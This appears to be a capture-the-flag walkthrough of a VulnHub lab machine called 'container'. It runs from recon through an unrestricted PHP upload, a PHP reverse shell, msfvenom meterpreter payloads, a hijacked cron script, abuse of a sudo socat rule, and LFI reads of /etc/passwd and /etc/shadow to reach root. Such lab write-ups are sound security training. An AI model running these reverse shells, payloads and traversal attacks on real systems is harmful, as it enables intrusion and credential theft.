

Did a ping scan first because network adapter for target machine is buggy, target machine ip is **10.0.2.14**

```
$nmap -sn 10.0.2.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-28 14:03 +08
Nmap scan report for 10.0.2.1
Host is up (0.00031s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00085s latency).
Nmap scan report for 10.0.2.14
Host is up (0.00093s latency).
Nmap scan report for 10.0.2.15
Host is up (0.000039s latency).
Nmap done: 254 IP addresses (4 hosts up) scanned in 3.05 seconds
```

Edit hosts file, **10.0.2.14** will now have a hostname of container.

```
# Host addresses
127.0.0.1    localhost
127.0.1.1    parrot-virtual
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

# VULN
10.10.94.238  hackpark
10.10.10.249  gamezone
10.10.1.194   skynet

# VULNHUB
10.0.2.13     gemini
10.0.2.14     container
```

Nmap scan shows only port 80 open.

```

$ nmap -sV -p- container
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-28 14:05 +08
Nmap scan report for container (10.0.2.14)
Host is up (0.00076s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
[user@parrot-virtual]~[~/Desktop/Container]
$

```

```

[user@parrot-virtual]~[~/Desktop/Container]
$ nmap -sV -sC -p- container
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-28 14:07 +08
Nmap scan report for container (10.0.2.14)
Host is up (0.00052s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Freelancer - Start Bootstrap Theme

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
[user@parrot-virtual]~[~/Desktop/Container]
$

```

Gobuster scan.

```

/bin/bash 126x28
$ gobuster dir --url http://container -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart )
=====
[+] Url:          http://container
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/11/28 14:07:52 Starting gobuster
=====
/img (Status: 301)
/mail (Status: 301)
/upload (Status: 301)
/css (Status: 301)
/license (Status: 200)
/js (Status: 301)
/fonts (Status: 301)
/less (Status: 301)
/server-status (Status: 403)
=====
2020/11/28 14:09:01 Finished
=====
[user@parrot-virtual]~[~]
$

```

<http://container/upload/>

Send a file

Send my file: No file selected.

Allowed file types: jpg,gif,png,zip,txt,xls,doc

```
Pretty Raw \n Actions v
1 POST /upload/upload.php HTTP/1.1
2 Host: container
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----20653115582699068253567790344
8 Content-Length: 428
9 Origin: http://container
10 DNT: 1
11 Connection: close
12 Referer: http://container/upload/
13 Upgrade-Insecure-Requests: 1
14
15 -----20653115582699068253567790344
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 512000
19 -----20653115582699068253567790344
20 Content-Disposition: form-data; name="subir_archivo"; filename="password.txt"
21 Content-Type: text/plain
22
23 Username: user
24 Password: toor
25
26 use the passwd command to change password
27
28 -----20653115582699068253567790344--
29
```

No check for file extensions.

```

1 <!doctype html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <title>In construction</title>
6 Allowed file types: jpg,gif,png,zip,txt,xls,doc
7 <!--I need to validate file extensions-->
8 <style type="text/css">
9 *{ font-family: Segoe, "Segoe UI", "DejaVu Sans", "Trebuchet MS", Verdana, sans-serif}
10 .main{ margin:auto; border:1px solid #7C7A7A; width:40%; text-align:left; padding:30px; background:#85c587}
11 input[type=submit]{ background:#6ca16e; width:100%;
12 padding:5px 15px;
13 background:#ccc;
14 cursor:pointer;
15 font-size:16px;
16 }
17 </style>
18 </head>
19
20 <body bgcolor="#bed7c0">
21 <div class="main">
22 <h1>Send a file</h1>
23 <br>
24 <form enctype="multipart/form-data" action="upload.php" method="POST">
25 <input type="hidden" name="MAX_FILE_SIZE" value="512000" />
26 <p> Send my file: <input name="subir_archivo" type="file" /></p>
27 <p> <input type="submit" value="Send file" /></p>
28 </form>
29 </div>
30 </body>
31 </html>
32

```

Replaying upload

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /upload/upload.php HTTP/1.1
2 Host: container
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
9 boundary=-----20653115582699068253567790344
10 Content-Length: 377
11 Origin: http://container
12 DNT: 1
13 Connection: close
14 Referer: http://container/upload/
15 Upgrade-Insecure-Requests: 1
16
17 -----20653115582699068253567790344
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"
19
20 512000
21 -----20653115582699068253567790344
22 Content-Disposition: form-data; name="subir_archivo"; filename="hey!.php"
23 Content-Type: application-x/php
24
25 <?php phpinfo(); ?>
26 -----20653115582699068253567790344--


```

```

29 <body bgcolor="#bed7c0">
30 <div class="main">
31 <h1>
    Send file:
32 </h1>
    <div>
        The file is valid and uploaded successfully.<br>
    
```

Confirming that we are able to upload php file.

<http://container/upload/files/hey.php>

PHP Version 7.4.10 	
System	Linux 7fce2118b07 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
Build Date	Sep 10 2020 13:49:31
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk


Upload reverse shell

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // CHANGE THIS
$port = 4444; // CHANGE THIS

```


Upon uploading, reverse shell will be triggered



```
[user@parrot-virtual]-[~/Desktop/Container]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.14] 34402
Linux 7fcef2118b07 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
 06:22:46 up 19 min,  0 users,  load average: 0.00, 0.09, 0.20
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
Python not found, upgrading shell to meterpreter.
```

```
$ python -c "import pty; pty.spawn('/bin/bash')"  
/bin/sh: 1: python: not found  
$ whereis python  
python:  
$ python3 -c "import pty; pty.spawn('/bin/bash')"  
/bin/sh: 3: python3: not found  
$ find / -type f -name python -exec ls -lah {} \; 2> /dev/null  
$
```

Creating meterpreter payload.

```
[user@parrot-virtual] ~ - /Desktop/Container
$ msfpayload -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=12345 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

```
msf6 exploit(multi/handler) > set lhost eth0
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 12345
lport => 12345
msf6 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----


Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	12345	yes	The listen port

Uploading the meterpreter payload.

Send file:

The file is valid and uploaded successfully.



[INDEX!](#)

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd upload
$ ls -lah
total 20K
drwxr-xr-x  3 root root    4.0K Sep 12 21:31 .
drwxr-xr-x 11 root root    4.0K Sep 12 21:40 ..
drwxrwxrwx  2 root www-data 4.0K Nov 28 06:30 files
-rw-r--r--  1 root root    903 Sep 12 21:31 index.html
-rw-r--r--  1 root root    1.2K Sep 12 21:31 upload.php
$ cd files
$ ls -lah
total 36K
drwxrwxrwx 2 root      www-data 4.0K Nov 28 06:30 .
drwxr-xr-x 3 root      root    4.0K Sep 12 21:31 ..
-rw-r--r-- 1 www-data www-data   20 Nov 28 06:16 hey.php
-rw-r--r-- 1 www-data www-data   73 Nov 28 06:13 password.txt
-rw-r--r-- 1 www-data www-data   20 Nov 28 06:15 php.txt
-rw-r--r-- 1 www-data www-data   20 Nov 28 06:15 php.txt.php
-rw-r--r-- 1 www-data www-data  207 Nov 28 06:30 shell.elf
-rw-r--r-- 1 www-data www-data  5.4K Nov 28 06:22 shell.php
$ chmod +x shell.elf ; ls -lah shell.elf
-rwxr-xr-x 1 www-data www-data 207 Nov 28 06:30 shell.elf
$
```

Running meterpreter payload.

```
[1] + Done(127)                shell.elf
$ ./shell.elf &
$
```


Meterpreter shell upgraded.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:12345
[*] Sending stage (976712 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.15:12345 -> 10.0.2.14:35214) at 2020-11-28 14:31:46 +0800
meterpreter > |
```

From the looks of it, we are inside a container.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:./nonexistent:/usr/sbin/nologin
```

The existence of **.dockerenv** confirmed that we are inside a container.

```

ls -lah
total 76K
drwxr-xr-x  1 root root 4.0K Nov 28 06:03 .
drwxr-xr-x  1 root root 4.0K Nov 28 06:03 ..
-rwxr-xr-x  1 root root    0 Nov 28 06:03 .dockerenv
drwxr-xr-x  1 root root 4.0K Sep 10 13:14 bin
drwxr-xr-x  2 root root 4.0K Jul 10 21:04 boot
drwxr-xr-x  5 root root 360 Nov 28 06:03 dev
drwxr-xr-x  1 root root 4.0K Nov 28 06:03 etc
drwxr-xr-x  2 root root 4.0K Jul 10 21:04 home
drwxr-xr-x  1 root root 4.0K Sep 10 13:14 lib
drwxr-xr-x  2 root root 4.0K Sep  8 07:00 lib64
drwxr-xr-x  2 root root 4.0K Sep  8 07:00 media
drwxr-xr-x  2 root root 4.0K Sep  8 07:00 mnt
drwxr-xr-x  2 root root 4.0K Sep  8 07:00 opt
dr-xr-xr-x 91 root root    0 Nov 28 06:03 proc
drwx----- 1 root root 4.0K Sep 10 13:51 root
drwxr-xr-x  1 root root 4.0K Sep 10 13:14 run
drwxr-xr-x  1 root root 4.0K Sep 10 13:14 sbin
drwxr-xr-x  2 root root 4.0K Sep  8 07:00 srv
dr-xr-xr-x 13 root root    0 Nov 28 06:03 sys
drwxrwxrwt  1 root root 4.0K Nov 28 06:30 tmp
drwxr-xr-x  1 root root 4.0K Sep  8 07:00 usr
drwxr-xr-x  1 root root 4.0K Sep 10 13:07 var

```

Here is our first avenue on how to break into the host.

Basically **list.sh** is executed every **1 minute**.

```

find / -type f -writable -exec ls -lah {} \; 2> /dev/null | grep -v "/proc"
-rw-r--r-- 1 www-data www-data 20 Nov 28 06:15 /var/www/html/upload/files/php.txt.php
-rw-r--r-- 1 www-data www-data 20 Nov 28 06:15 /var/www/html/upload/files/php.txt
-rwxr-xr-x 1 www-data www-data 207 Nov 28 06:30 /var/www/html/upload/files/shell.elf
-rw-r--r-- 1 www-data www-data 5.4K Nov 28 06:22 /var/www/html/upload/files/shell.php
-rw-r--r-- 1 www-data www-data 20 Nov 28 06:16 /var/www/html/upload/files/hey.php
-rw-r--r-- 1 www-data www-data 73 Nov 28 06:13 /var/www/html/upload/files/password.txt
-rwxrwxrwx 1 root root 164 Sep 13 04:23 /var/www/html/Maintenance-Web-Docker/list.sh

```

```
Sat 28 Nov 2020 01:53:01 AM EST
6
Sat 28 Nov 2020 01:54:01 AM EST
6
Sat 28 Nov 2020 01:55:01 AM EST
6
Sat 28 Nov 2020 01:56:01 AM EST
7
Sat 28 Nov 2020 01:57:01 AM EST
7
```

Basically, what we are going to do is to create another meterpreter shell and upload that shell to **/home/richard/web/Maintenance-Web-Docker/**

```
[user@parrot-virtual]-[/tmp]
$msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=54321 -f elf > host.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Here we need to append commands to the list.sh file.

What it does is to copy password and make our meterpreter payload executable.

Rationale behind this is to test if the script can actually execute our commands.

```
cp /etc/passwd /home/richard/web/Maintenance-Web-Docker/
chmod +x /home/richard/web/Maintenance-Web-Docker/host.elf
```

Permissions of host.elf being rwx and also the existence of host's passwd file indicates that our custom command is being ran.

```
-rwxr-xr-x 1 www-data www-data 207 Nov 28 07:07 host.elf
```

```

cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
richard:x:1000:1000:richard,,,:/home/richard:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

After confirming that the execution of our command is possible we will direct the script to execute our meterpreter payload so we are able to get shell on the host itself.

```
/home/richard/web/Maintenance-Web-Docker/host.elf
```

Reverse shell popped!

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:54321
[*] Sending stage (976712 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.15:54321 -> 10.0.2.14:52706) at 2020-11-28 15:14:02 +0800

meterpreter >

```

Seems that richard is able to run the command that is able to open a port 8080 on the host and direct request via a php webserver on port 90. This php webserver is ranas root.

```

meterpreter > shell
Process 2770 created.
Channel 1 created.
id
uid=1000(richard) gid=1000(richard) groups=1000(richard),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugindev),109(netdev),111(bluetooth)
sudo -l
Matching Defaults entries for richard on EC2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User richard may run the following commands on EC2:
    (ALL) NOPASSWD: /home/richard/HackTools/socat TCP-LISTEN*:8080,fork TCP*:127.0.0.1*:90

```


Before executing the sudo command:

```
ss -ntl
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
LISTEN     0         128       127.0.0.1:90         0.0.0.0:*
LISTEN     0         128       *:80                 *:*
```

After executing the sudo command:

```
sudo /home/richard/HackTools/socat TCP-LISTEN\:8080\,fork TCP\:127.0.0.1\:90
ls -lah
^C
Terminate channel 1? [y/N] y
meterpreter > shell
Process 2917 created.
Channel 2 created.
ss -ntl
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
LISTEN     0         128       127.0.0.1:90         0.0.0.0:*
LISTEN     0         5        0.0.0.0:8080         0.0.0.0:*
LISTEN     0         128       *:80                 *:*
```

Upon going to port 8080. We found that **index.php** is vulnerable to LFI.

http://container:8080/index.php?view=../../../../../../../../etc/passwd

```
view-source:http://container:8080/index.php?view=../../../../etc/passwd

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest

1 <html>
2 <head>
3 <link href="https://fonts.googleapis.com/css?family=IBM+Plex+Sans" rel="stylesheet">
4 <link rel="stylesheet" type="text/css" href="style.css">
5 </head>
6 <body>
7 <div class="menu">
8 <a href="index.php">Main Page</a>
9 <a href="index.php?view=about-us.html">About Us</a>
10 <a href="index.php?view=contact-us.html">Contact</a>
11 </div>
12 <p>root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14 bin:x:2:2:bin:/bin:/usr/sbin/nologin
15 sys:x:3:3:sys:/dev:/usr/sbin/nologin
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/usr/sbin/nologin
18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
27 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
28 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
29 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
30 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
31 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
32 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
34 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
35 avahi-autoipd:x:105:112:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
36 richard:x:1000:1000:richard,,:/home/richard:/bin/bash
37 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
38 </p>
39 </body>
40 </html>
```

We are able to read shadow file but we are unable to crack it with john.

```
view-source:http://container:8080/index.php?view=../../../../etc/shadow

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donate

1 <html>
2 <head>
3 <link href="https://fonts.googleapis.com/css?family=IBM+Plex+Sans" rel="stylesheet">
4 <link rel="stylesheet" type="text/css" href="style.css">
5 </head>
6 <body>
7 <div class="menu">
8 <a href="index.php">Main Page</a>
9 <a href="index.php?view=about-us.html">About Us</a>
10 <a href="index.php?view=contact-us.html">Contact</a>
11 </div>
12 <p>root:$6$xfXmR5ma2qPB1Ry$6x7Xks5wu7vQe2gG2FJRlLuFhKBy3JLK1o50uKwApLQFn88tNrXG6IAAUCJ6Elc5TwoRNIxvM7BgEJpY1lmxR.:18517:0:99999:7:::
13 daemon*:18517:0:99999:7:::
14 bin*:18517:0:99999:7:::
15 sys*:18517:0:99999:7:::
16 sync*:18517:0:99999:7:::
17 games*:18517:0:99999:7:::
18 man*:18517:0:99999:7:::
19 lp*:18517:0:99999:7:::
20 mail*:18517:0:99999:7:::
21 news*:18517:0:99999:7:::
22 uucp*:18517:0:99999:7:::
23 proxy*:18517:0:99999:7:::
24 www-data*:18517:0:99999:7:::
25 backup*:18517:0:99999:7:::
26 list*:18517:0:99999:7:::
27 irc*:18517:0:99999:7:::
28 gnats*:18517:0:99999:7:::
29 nobody*:18517:0:99999:7:::
30 apt*:18517:0:99999:7:::
31 systemd-timesync*:18517:0:99999:7:::
32 systemd-network*:18517:0:99999:7:::
33 systemd-resolve*:18517:0:99999:7:::
34 messagebus*:18517:0:99999:7:::
35 avahi-autoipd*:18517:0:99999:7:::
36 richard:$6$5IGetkCEVJCjWK1$M8hcEo892yehJfQ5orEo2JBwzj/6gRDNVrZwndhWqTYnI6FOccnptB.idnG5dySF1pMTLYvOghnE/qeh83eTn1:18517:0:99999:7:::
37 systemd-coredump:!:18517:::
38 </p>
39 </body>
40 </html>
```



Here is the part that I got stuck. I don't really know that by uploading a php shell and pointing the vulnerable parameter to the said php file, I was able to get reverse shell. Had to read up on this.

Basically after reading a bit, i was able to achieve it!

```
wget http://10.0.2.15/shell.php -O root.php
--2020-11-28 03:09:31-- http://10.0.2.15/shell.php
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'root.php'

OK ..... 100% 744M=0s

2020-11-28 03:09:31 (744 MB/s) - 'root.php' saved [5492/5492]
```



```
Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 GET /index.php?view=../../../../../../tmp/root.php HTTP/1.1
2 Host: container:8080
3 User-Agent: test
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=35f4i0bdsrprlf8392ohojt0kn
10 Upgrade-Insecure-Requests: 1
11
12
```

Root file!

